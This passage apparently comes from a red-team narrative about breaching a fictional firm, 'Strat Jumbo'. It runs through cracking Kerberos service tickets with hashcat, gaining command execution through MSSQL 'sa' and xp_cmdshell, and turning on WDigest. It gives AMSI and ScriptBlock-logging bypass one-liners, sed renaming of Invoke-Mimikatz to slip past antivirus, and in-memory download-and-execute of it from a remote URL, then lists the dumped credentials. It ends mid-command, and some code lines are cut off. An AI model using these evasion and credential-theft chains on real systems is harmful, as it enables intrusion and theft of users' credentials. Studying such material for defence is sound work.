Running this type of machine for 48 hours straight would cost approximately as much as buying a single **NVDIA GTX 1080 Ti** card builder reference (i.e., ~$1100).

In the end, it is only a matter of following the investment strategy that best suits your needs. We can opt for any of the following scenarios and still end up with a pretty decent cracking rig:

- Tall performance: renting a P2x8 instance on Amazon AWS (8x Tesla K80) for $7.2 per hour (~ $172 for 24 hours) – **248 MH/s**

- Grande performance: buying 6x GTX 1080 for $5640 – **1746 MH/s**
- Venti performance: buying 6x GTX 1080 Ti for $6600 – **2476 MH/s**
- Astounding performance: renting 16xP3 instance on Amazon AWS (8x Tesla V100) for $24/hour (~ $576 for 24 hours) – **8067 MH/s**

Say we opt for a modest scenario whereby we rent a P2x8 instance (**248 MH/s**) on Amazon for **24 hours**. To compensate for the relative lack of power, we ought to build a strong wordlist for Hashcat to go through.

When building your wordlist repertoire, always prioritize quality over quantity. The size of a wordlist hardly matters for the simple reason that we will likely increase it many orders of magnitude over using custom rules (adding numbers, special characters, etc.).

Not many people (admins and users alike) will choose “1bNoJeG%B” as corporate passwords. And even if, by some miracle, they did choose such a random password, it would take us months/years to exhaust all the nine-character spaces to find it (when cracking Kerberos TGS ticket).

So clearly there is no point in targeting these random passwords when building our wordlists; rather, it is much more efficient to target passwords that are human-generated and therefore follow some form of mnemonic techniques. People use words and scenes they remember to form the root of their passwords, so we need to look for wordlists listing names, places, seasons, music bands, cities, as well as words related to Strat Jumbo’s activity (programming and finance). There are many themed wordlists on the Internet, but one of the most complete and diversified is the one released by crackstation.net[74], over 1,4 billion candidates including words extracted from Wikipedia, the Gutenberg project, etc. This is a great input source that spans multiple themes.

To adapt this wordlist to our current target, we further expand it by adding words extracted from Strat Jumbo’s website. We can use the following script for instance (*http://bit.ly/2G3Mgy2*):

```
root@C2Server:~#  python wordcollector.py https://www.stratjumbo.com

root@C2Server:~#  sort -u  wordlist.txt  > scrapped_wordlist.txt| wc -l

193011
```

We add these words to the mix and produce a unified wordlist composed of unique and sorted candidates. We can even throw in a few hundred thousand words from the Game of Thrones universe since their admins seem to like it so much.

```
root@C2Server:~#  python wordcollector.py http://gameofthrones.wikia.com/wiki/Game_of_Thrones_Wiki
```

To these billions of viable candidates, we must apply rules or masks to transform them into potential passwords while respecting Strat Jumbo’s password policy of a minimum eight characters and three character classes (uppercase, lowercase, numbers or special characters).

A great number of people competed to create the best and most efficient rules to cover trivial and obscure combinations alike, from KoreLogic’s famous rulesets[75] to random Github repositories[76].

It is my personal opinion that most of these rulesets try too hard to catch those 1% passwords that elude password crackers, instead of mimicking actual passwords used by frustrated employees trying to cope with increasingly stringent password policies. The RockYou[77] ruleset is a very good start for instance, but it does not account for obvious combinations (leet letters followed by numbers, special characters followed by numbers, capitalized first letter, and prepended numbers or special characters, etc.).

To this end, I devised my own wordlist that you can find on the following link[78]. I usually run it alongside the RockYou ruleset. So far, this combination has proved to be very efficient, though it is subject to continuous improvement, of course. For each password candidate, the combination of these rulesets yields around 34,000 new words:

```
C:\> .\hashcat64.exe -m 13100 hash.txt example_wordlist.txt -r custom_rule.txt
[...]
Progress.........: 34601/34601 (100.00%)
Rejected.........: 0/34601 (0.00%)
Restore.Point....: 1/1 (100.00%)
Candidates.#1....: Example!@#$ -> Example!@#$%
```

Applying this ruleset to 1000 candidates yields a total of 34M passwords, which might seem like a big number, but our platform (248 MH/s) would exhaust this key space in around one-tenth of a second (0.13s). Extrapolating these figures shows that in order to keep this machine busy for 24 hours, it would require that around 664 Million passwords be fed to our ruleset, which is 34,000 lines long.

Depending on our budget, we might want to cut short the Crackstation wordlist to fit into 24 hours, or maybe use fewer rules. It is all about choosing the right balance to fit into our budget but still have a decent chance of cracking passwords:

```
C:\> .\hashcat64.exe -m 13100 hash.txt complete_wordlist.txt -r custom_rule.txt
```

To further push the boundaries of password cracking, we take advantage of another powerful principle:

Human nature is the same worldwide!

An old password is someone else’s new one. By harvesting passwords previously leaked during major breaches, we can create a very efficient wordlist that, unlike regular wordlists, needs no rule processing. These are, after all, real passwords that probably respected similar password complexity rules. This saves us a huge amount of computing power. The website hashes.org[79] has close to 76 leaked passwords lists (550 Million real passwords in total), whereas the following link lists close to 2 Billion leaked passwords[80].

Armed with all these candidates, we run two instances of the latest Hashcat on our AWS GPU platform, one without rule processing using leaked passwords and the other with full-on custom rules. We will come back in a couple of hours or days to check the results:

```
C:\> .\hashcat64.exe -m 13100 hash.txt complete_wordlist.txt -r custom_rule.txt

$krb5tgs$23$*sqlexpress$stratjumbo.lan$MSSQLSvc/strat-CI-03:14488*$87... 99fa91d:L3ic3st3r@87

Recovered........: 2/5 (40.00%) Digests, 2/5 (40.00%) Salts
[...]
Candidates.#1....: burnout -> L3ic3st3r@87
```

...And we’ve got it, **sqlexpress / L3ic3st3r@87**. It’s not a trivial password that you would get using regular rules, mind you, but given the large number of rulesets and the proper base word, it was inevitable!

Finally free


Amidst the thrill of this significant new opportunity in the grim world that is Strat Jumbo’s defensive network, we cannot wait to test this account on Citrix’s own database. But hold your horses! Opening a new interactive session (RDP or SQL) on a random server is not to be taken lightly, especially with ATA lurking around.

If we are lucky, maybe some admins regularly initiate RDP/SQL connections to the database using the **sqlexpress** account. Odds are, however, that this account is only used locally to run the database’s service. Administration tasks are usually carried out using nominative accounts—or at least Strat Jumbo’s naming convention seems to suggest so. Citrix’s own connections will also most likely rely on a dedicated account. If we open a remote connection (SQL or RDP) using the service account **sqlexpress**, we will surely get flagged by ATA as initiating an unusual behavior. Not too bright.

Fortunately, there is more than one way to connect to an SQL server. One is through the Kerberos protocol using the SQL server (sqlexpress) domain account, but another subtler way is through the built-in “sa” account, which more often than not has the same password as the SQL service account. The “sa” account—since it is a local account defined in the database—does not register Windows logs, nor does it interact with the DC. ATA is, therefore, completely oblivious to the attack.

A simple PowerShell script (*http://bit.ly/2GdxxnJ*) will help alleviate our doubts:


```
#In the PowerShell window, prepare a browser object
PS X:\> $browser = New-Object System.Net.WebClient
PS X:\>$browser.Proxy.Credentials =[System.Net.CredentialCache]::DefaultNetworkCredentials

#Download the Invoke-SQL script
PS X:\>
IEX($browser.DownloadString("https://gist.githubusercontent.com/jourdant/e9fa625fec54deb1a31f8e441157fc

PS X:\> Invoke-SqlCommand -server STRAT-CI-03 -database master -username sa -password
L3c3ist3r@87 -query "EXEC sp_databases"
```



```
PS X:\> Invoke-SqlCommand -server STRAT-CI-03 -database master -username sa -password L3c3ist3r87 -query

DATABASE_NAME DATABASE_SIZE REMARKS
------------- ------------- -------
master                 4864
model                  2624
msdb                  14592
testdb                 2560
XenDB_PROD     801981181104
```

Brilliant! Now once we are in the database, we can unlock the “xp_cmdshell” procedure to execute commands on the server:

```
#Activate the xp_cmdshell
PS X:\> $sql = "EXEC sp_configure 'show advanced options',1;reconfigure; exec sp_configure
'xp_cmdshell',1;reconfigure"

PS X:\> Invoke-SqlCommand -server STRAT-CI-03 -database master -username sa -password
L3c3ist3r@87 -query $sql

#Executing a system command
PS X:\> $command='net localgroup administrators'

PS X:\> Invoke-SqlCommand -server STRAT-CI-03 -database master -username sa -password
L3c3ist3r@87 -query "EXEC xp_cmdshell '$command'"
```




```
PS X:\> Invoke-SqlCommand -server STRAT-CI-03 -database master -username sa -password L3c3ist3r87 -query

output
--------------------------------------------------------------------------------
Administrator
STRATJUMBO\Domain Admins
STRATJUMBO\sqlexpress
STRATJUMBO\strat_dbadms
STRATJUMBO\citrix_srv
```

What do you know! Sqlexpress is part of the local admin group on the STRAT-CI-03 server! The first server we really pwn inside Strat Jumbo’s network!

Pwning this Citrix database is a crucial move in penetrating Strat Jumbo’s deep infrastructure. Remember the list of databases we could not reach from the Citrix server because of the firewall protections? That’s old news now. By channeling our packets through STRAT-CI-03—which is located inside a more trusted network segment—we can reach a lot more machines.

```
#Executing the whoami command
PS X:\> $command='ping STRAT-AK-03'

PS X:\> Invoke-SqlCommand -server STRAT-CI-03 -database master -username sa -password
L3c3ist3r@87 -query "EXEC xp_cmdshell '$command'"
```



```
PS X:\> Invoke-SqlCommand -server STRAT-CI-03 -database master -username sa -password L3c3ist3r87 -qu

output
------

Pinging 10.134.0.14 with 32 bytes of data:s:
Reply from 10.134.0.14: bytes=32 time<1ms TTL=128 8
```

At this point, we still don’t know which machines to target in order to get Strat Accounting’s source code, so we will have to stick with what we do know—the users the are part of the seven groups dev groups we located earlier:

SNOW	jack.bosa, jake.sparrow...
YGRITTE	lizzie.dutch...
CERSEI	mozzie.caffrey,lucilla.silvy...

TYRION	neil.cobbo...
DAENERYS	cassini.morini, carl.sagan...
RHAEGAR	janet.mcintyre, rodolpho.schwatz, jim.marrot...
TYWIN	tara.tomora...
BAELISH	elise.first, anya.ivanova...
TORMUND	ron.bilius, richard.darwin, david.stuart...
ARYA	laura.stevens, monica.fourb...

We do not expect these users to be connected on the Citrix database server, so forget about grabbing their passwords with Mimikatz. However, there is another interesting account, which I hoped you noticed in the previous figure and that might prove just as useful: Citrix_srv


This is the same Citrix_srv account that holds admin privileges over the Citrix server farm. This account would automatically grant us access to passwords stored in XenApp's servers' memory. These machines are usually a bottleneck of interactive sessions, so Mimikatz will likely harvest a few dozen passwords every hour. Hopefully, a few of these accounts will have relevant documents in their personal folders or browser history and will shed some light on the project naming issue.

Now, let's get back to our use case involving a Mimikatz on the database. Since we are dealing with a new Windows Server 2016, we first need to turn on the WDigest service provider that stores passwords in a reversible format, otherwise Mimikatz will only grab NTLM hashes, which we could obviously crack using or ultimate password cracking rig, but turning on WDigest is a much simpler (and cheaper) alternative:

```
PS X:\> $command='reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1'

PS X:\> Invoke-SqlCommand -server STRAT-CI-03 -database master -username sa -password
L3c3ist3r@87 -query "EXEC xp_cmdshell '$command'"
```

Next time the Citrix_srv connects to the server, its password will be stored in a reversible format where Mimikatz can easily decrypt it.

Our next step is to test the classic Invoke-Mimikatz PowerShell[81] on a similar server in our test lab to make sure everything runs smoothly. As usual, we load it in memory using Invoke-Expression to evade the Windows Defender antivirus:



```
PS C:\LAB> $browser.Proxy.Credentials =[System.Net.CredentialCache]::DefaultNetworkCreden
PS C:\LAB> IEX($browser.DownloadString("https://raw.githubusercontent.com/PowerShellMafia
n/Invoke-Mimikatz.ps1"))
At line:1 char:1
+ IEX($browser.DownloadString("https://raw.githubusercontent.com/PowerS ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Huh?! It gets picked up anyway!

Remember when we used to loudly and somewhat arrogantly declare that antivirus products could only scan files on disk and are therefore easily bypassed? Try saying that at a hacking conference now without someone throwing you a brochure of a “next-gen” product. Even Microsoft made sure to address the issue by introducing a native feature called AMSI on their Windows 10 and Server 2016 releases.

AMSI is an engine that intercepts scripting commands right before execution and sends them to the antivirus for analysis. It does not matter whether the script was loaded from disk, a registry, or memory because AMSI acts at the scripting engine level (WMF). This also means that classic obfuscation techniques, like base64 and runtime encryption, will only help to a limited extent. It all depends on the signature model of the underlying antivirus.

Since we are admins on the box, we could just disable AMSI using the built-in **Set-MpPreference** command (available only in elevated mode):

```
PS C:\> Set-MpPreference -DisableIOAVProtection $true
```


However, expect a log event (ID 5100) to be forwarded to the QRadar SIEM that could, and most certainly should, be monitoring these alerts. Not too stealthy.

Fortunately, we have alternatives that work just as fine and with much less noise. Matt Graeber, leveraging the all-powerful Reflection technique, came up with a one-line command to disable AMSI[82]. Another interesting compilation of several bypasses can be found at the following link, courtesy of Sam Ratashok (*http://bit.ly/2DQ6wRM*).

Upon initialization, the **AmsiUtils** class checks the **amsiInitFailed** variable to ensure that all modules loaded properly. If we set this variable, using Reflection, to True, we can effectively disable AMSI for the rest of the PowerShell session. The best part is that this trick does not require admin privileges:

```
PS C:\>
```

```
[ Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,S
```



```
Administrator: Windows PowerShell
PS C:\LAB> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetFie
).SetValue($null,$true)
PS C:\LAB> IEX($browser.DownloadString("https://raw.githubusercontent.com/PowerShe
n/Invoke-Mimikatz.ps1"))
PS C:\LAB> Invoke-mimikatz

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 20 modules * * */
```

This all works just fine, but as expected, the previous command to disable AMSI is automatically flagged as a warning event (4101). We need to add a layer of obfuscation or disable Script Block logging altogether, just like we previously did[83].

Additionally, and just to be on the safe side, we can slightly alter the Invoke-Mimikatz script to make it less obvious for future nosy forensic examiners: remove comments, change function and parameter names, etc. The following operations, which are essentially just string replacement commands, should fool most static analysis tools (courtesy of Carrie Roberts *http://bit.ly/2ErHzfG*):

```
root@C2Server:~# sed -i -e 's/Invoke-Mimikatz/Invoke-Wee/g' Invoke-Mimikatz.ps1

root@C2Server:~# sed -i -e '/<#/,/#>/c\\' Invoke-Mimikatz.ps1

root@C2Server:~# sed -i -e 's/^[[:space:]]*#.*$//g' Invoke-Mimikatz.ps1

root@C2Server:~# sed -i -e 's/DumpCreds/DumpCred/g' Invoke-Mimikatz.ps1

root@C2Server:~#  sed -i -e 's/ArgumentPtr/NotTodayPal/g' Invoke-Mimikatz.ps1

root@C2Server:~#  sed -i -e 's/CallDllMainSC1/ThisIsNotTheStringYouAreLookingFor/g'
Invoke-Mimikatz.ps1

root@C2Server:~#  sed -i -e "s/\-Win32Functions \$Win32Functions$/\-Win32Functions
\$Win32Functions #\-/g" Invoke-Mimikatz.ps1

root@C2Server:~# mv Invoke-Mimikatz.ps1 Invoke-wee.ps1
```

When we combine the Script Block bypass routine, AMSI, and the new Invoke-Wee script, the result looks something like this:

```
# Disable ScriptBlock Logging
$GPF = [ref].Assembly.GetType('System.Management.Automation.Utils')."GetF`Ield"
('cachedGroupPolicySettings', 'NonP'+'ublic,Static');
$GPS = $GPF.GetValue($null);
$GPS['Script'+'BlockLogging']['EnableS'+'criptBlockLogging'] = 0;
$GPS['Sc'+'riptBlockLog'+'ging']['En'+'ableScriptBlockInvoca'+'tionLoggi'+'ng'] = 0;
```

```
# Disable AMSI
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,S

# Create new browser request
$browser = New-Object System.Net.WebClient;

# Copy proxy settings
$browser.Proxy.Credentials =[System.Net.CredentialCache]::DefaultNetworkCredentials;

# Download Invoke-wee (mimikatz) and execute it in memory
IEX($browser.DownloadString('https://www.stratjumbo.co.au/Invoke-wee.ps1'));

Invoke-wee;
```

The usual way to go about executing this script remotely on the database is to first encode it in base64, then launch it through xp_cmdshell using the following command:

```
EXEC xp_cmdshell "powershell.exe -enc <encoded_script>"
```

While this is a sound method that alleviates much of the pain associated with escaping quotes and brackets on PowerShell, its wide use by many malware programs made it an obvious red flag that is actively monitored by many security products. Therefore, I find it worthwhile to use another technique altogether to achieve the same result.

Instead of storing our script in a file, registry or encoding it in base64, we will store it in an environment variable on the remote database, using the **set** command**:**


```
PS X:\> $command="set cmd=$GPF=[ref].Assembly.GetType[...];Invoke-wee;"
```

Then it is simply a matter of retrieving this variable from PowerShell and executing its content using the less suspicious “-command” switch:

```
PS X:\> $command= $command + ' && powershell -command "(get-item Env:cmd).value | iex"'
```

We embed the **command** variable storing our payload into an SQL request and execute it on the remote database using xp_commandshell:


```
PS X:\> Invoke-SqlCommand -server STRAT-CI-03 -database master -username sa -password
L3c3ist3r@87 -query "EXEC xp_cmdshell '$command'"
```



```
  * NTLM     : 9fd4a98df7c6a20a6fcdad2453202b3d
  * SHA1     : 678a427defa30ce7cdd1ad814f43d3fc68531d16
 tspkg :
 wdigest :
  * Username : citrix_srv
  * Domain   : STRATJUMBO
  * Password : Fr1ends!09
```

And lo and behold, we have the Citrix_srv password!

We use this account to open a new session on the Citrix server. Since we are now part of the admin group, we are no longer subject to Applocker’s policies and thus Powershell’s Constrained mode. Both limitations are magically lifted—not that they bothered us that much anyway, but it sure makes it much easier from now on.




We have a trove of new applications available on this new session, ranging from RDP (remote desktop session) to File Explorer.

By checking past or saved connections on the RDP application, for example, we can limit our lateral propagation to those machines that usually host interactive sessions belonging to the Citrix_srv account, thus evading ATA’s unusual behavior detection. As expected, this account is mainly used to managed XenApp servers, so we are limited to three servers STRAT-CI-01, STRAT-CI-02 and STRAT-CI-03.

Still, that’s two more servers we can use to harvest passwords of recently connected users.

We open a PowerShell session with admin privileges on STRAT-CI-01, disable the Script Block warning, logging, AMSI, and then launch Mimikatz.



```
  * NTLM     : 51e88401c8b300abcf3346e4d46a5ce7
  * SHA1     : 8d8a26a1381b3d2b9327791e89f1e46cd1708ad2
  * DPAPI    : 487c9cf5f40778f37bfa706a69435f06
tspkg :
wdigest :
  * Username : mozzy.caffrey
  * Domain   : STRATJUMBO
  * Password : 12Drumbeat!
kerberos :
```

It took a while to get here, but we have finally started pwning some accounts!

We relaunch Mimikatz a couple more times during the next few hours to slowly populate all our dev groups:

SNOW	Jack.bosa/Spa98row!%
YGRITTE	Lizzie.dutch/Holi_day_213
CERSEI	Mozzie.caffrey/12Drumbeat! Lucilla.silvy/Greyjoy*1
TYRION	*N/A*
DAENERYS	Cassini.morini/Dragons*fire
RHAEGAR	Janet.mcentire/ Molly_Dorian10 Rodolpho.schwatz/Great*Gatsby0
TYWIN	*N/A*
BAELISH	*N/A*
TORMUND	Ron.bilius/AkRiV€ra9 Richard.darwin/Greatest-Show-3ver!
ARYA	Laura.stevens/5YadorChan09 Monica.fourb/WishYouHere*B

To increase our odds and speed up the process, we run similar commands on the next two XenApp servers.

On ATA

As you can see, in this scenario, we did not try to defeat ATA by bluntly trying to bypass its signature detection module. We simply went with the flow and paid careful attention to packets emitted by each of our commands in order to blend in as much as possible with existing traffic.


We could have taken the hard approach and redesigned our tools to avoid triggering ATA's signature module. For instance, when forging Kerberos tickets, ATA only flags the fact that we request a Kerberos ticket using an NTLM hash. If we issue the same request using AES 256 and 128 hashes (retrieved by Mimikatz as well), we do not get a single beep.

There is much to be said about using these little tricks to defeat ATA at its own game. If you are curious about the subject you can check out this awesome talk at Black Hat 2017 (*https://ubm.io/2G5LrEV*).


Defeating the machines

All in all, after a few hours, we have collected around twenty-five accounts, which is a pretty decent number given the limited set of compromised assets, but it hardly fills our dev groups. We still need users from the TYRION, TYWIN and BAELISH groups to hit the jackpot.

If you look carefully at the Citrix dashboard, though, there is another machine we did not yet fully explore—the virtual desktop (VDI) available to the Citrix_srv account:



While companies usually publish Citrix applications on servers, virtual desktops or XenDesktops are running on shared Windows desktops to simulate a regular desktop experience:



```
Microsoft Windows [Version 10.0.16299.248]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\citrix_srv>hostname
STRAT-WK-05189

C:\Users\citrix_srv>
```

A quick **quser** command shows eight users concurrently connected on the machine:


```
C:\users\citrix_srv> quser
USERNAME      SESSIONNAME  ID  STATE  TIME  LOGON TIME
>citrix_srv   rdp-tcp#3    1  Active 3/8/2018 11:00 PM
 neal.strauss rdp-tcp#4    2  Active 3/8/2018 09:12 PM
 barry.lois   rdp-tcp#5    3  Active 3/8/2018 09:20 PM
 anya.ivanova rdp-tcp#6    4  Active 3/8/2018 09:22 PM
elise.first rdp-tcp#7    4  Active 3/8/2018 10:54 PM
[...]
```

That’s a pretty sweet pot. If we can manage to run Mimikatz on this machine, we will score a substantial loot, especially since these user accounts help us populate all the remaining groups!

However, before going commando on this machine, experience has taught us (the hard way) to take our time and first conduct some light reconnaissance. After all, this is our first Windows desktop machine in Strat Jumbo's environment.

We start by listing the operating system's version, build number, running processes and services:

```
C:\> wmic os get buildnumber ,caption

C:\> wmic process get description,ExecutablePath

C:\> wmic service where (state="running") get Name, Caption, State, ServiceType, StartMode, pathname

C:\> wmic useraccount
```



```
C:\Users\citrix_srv\Desktop>wmic os get buildnumber ,caption
BuildNumber  Caption
16299        Microsoft Windows 10 Pro
```


We are on a Windows 10.0.16299, aka Fall Creators Update or RedStone 3.

Note Windows 10

Windows 10 versioning might raise a good deal of questions for those not familiar with the new concept of the "operating system as a service". Indeed, Microsoft decided to continuously update the core functionalities (not simply bug fixes like they previously did) of Windows 10 throughout its lifetime. Every six months or so, a new major update is released that changes the major build number and adds new features.

It all started with Windows 10 Threshold in the Summer of 2015, build 1507. Then, just five months later, we had Windows 10 Threshold 2, build number 1511. This continued all the way up to Windows Redstone 4, build number 1803, which is scheduled to be released in April 2018[84].

Windows Defender is up and running as usual. However, one particular service running on the machine stands out:



```
seclogon                    C:\Windows\system32\svchost.exe -k netsvcs
al
SENS                        C:\Windows\system32\svchost.exe -k netsvcs

Sense                       "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"

SessionEnv                  C:\Windows\System32\svchost.exe -k netsvcs
al
```

MsSense.exe, while part of the Windows Defender suite, has nothing to do with the classic Microsoft antivirus solution. It is part of Microsoft's next-gen endpoint detection and response solution called Windows Defender Advanced

Threat Protection[85]. It is an anti-malware solution based on machine learning that detects post-breach advanced attacks.


Given that we already have control of a few servers to steal Citrix credentials, maybe it is simply not worth it to fight ATP over eight silly passwords that we could probably get on the servers by waiting for a few more days—but let's be crazy this time and take on the challenge!

To prepare for our upcoming battle, we register for a trial version of Windows Defender ATP[86] and install it on a test machine. The registration process takes 24 hours and the installation procedure less than a few seconds since all Windows 10 machines come with the ATP service pre-installed.

Note

Kudos to Microsoft for allowing security researchers to download and test their products. That much cannot be said of other vendors who shy away from presenting their products to security researchers while shoving them down the throat of board executives.


Ultimately, our goal is to dump clear-text passwords stored in the infamous Lsass process. However, as soon as we move on to execute a nifty in-memory Invoke-Mimikatz.ps1, ATP shows the following alert on our test platform:



02.11.2018
21:06:11 powershell.exe ran Powershell command Update-MemoryAddresses svchost.exe > powershell.exe > Update-MemoryAddresses citrix_srv
21:06:11 A malicious PowerShell Cmdlet was invoked on the machine
21:06:11 powershell.exe ran Powershell command Compare-Val1GreaterThanVal2AsUInt svchost.exe > powershell.exe > Compare-Val1GreaterThanVal2AsUInt citrix_srv
21:06:11 powershell.exe ran Powershell command Test-MemoryRangeValid svchost.exe > powershell.exe > Test-MemoryRangeValid citrix_srv


Interestingly, it did not pick up the suspicious access to LSASS' memory, nor did it really flag the commands that you see in the screenshot above. ATP just happens to list system activity leading up to the suspicious behavior or command it flagged—in this case, a specific PowerShell command that was called sometime between the functions **Test-MemoryRangeValid** and **Update-MemoryAddress.**

We try applying a layer of obfuscation to possible suspicious function names within Invoke-Mimikatz.ps1, but it does not really solve the issue, as sometimes the script is still picked up under a "credential theft" alert with no details whatsoever:



```
21:59:38    svchost.exe created process  powershell.exe        services.exe > svchost.exe > rshell.exe
21:59:38    Suspected credential theft activity
21:59:38    svchost.exe ran dllhost.exe                        services.exe > svchost.exe > st
```

Other times, it is not picked up at all, but the classic AMSI bypass is:



Last activity	Title	User	Severity	Status
02.16.2018 | 22:11:18	Possible Antimalware Scan Interface (AMSI) tampering Suspicious Activity		Medium	New

However, the same AMSI command is not flagged when heavily obfuscated:

```
PS X:\> Sv('R9'+'HYt') ( " )
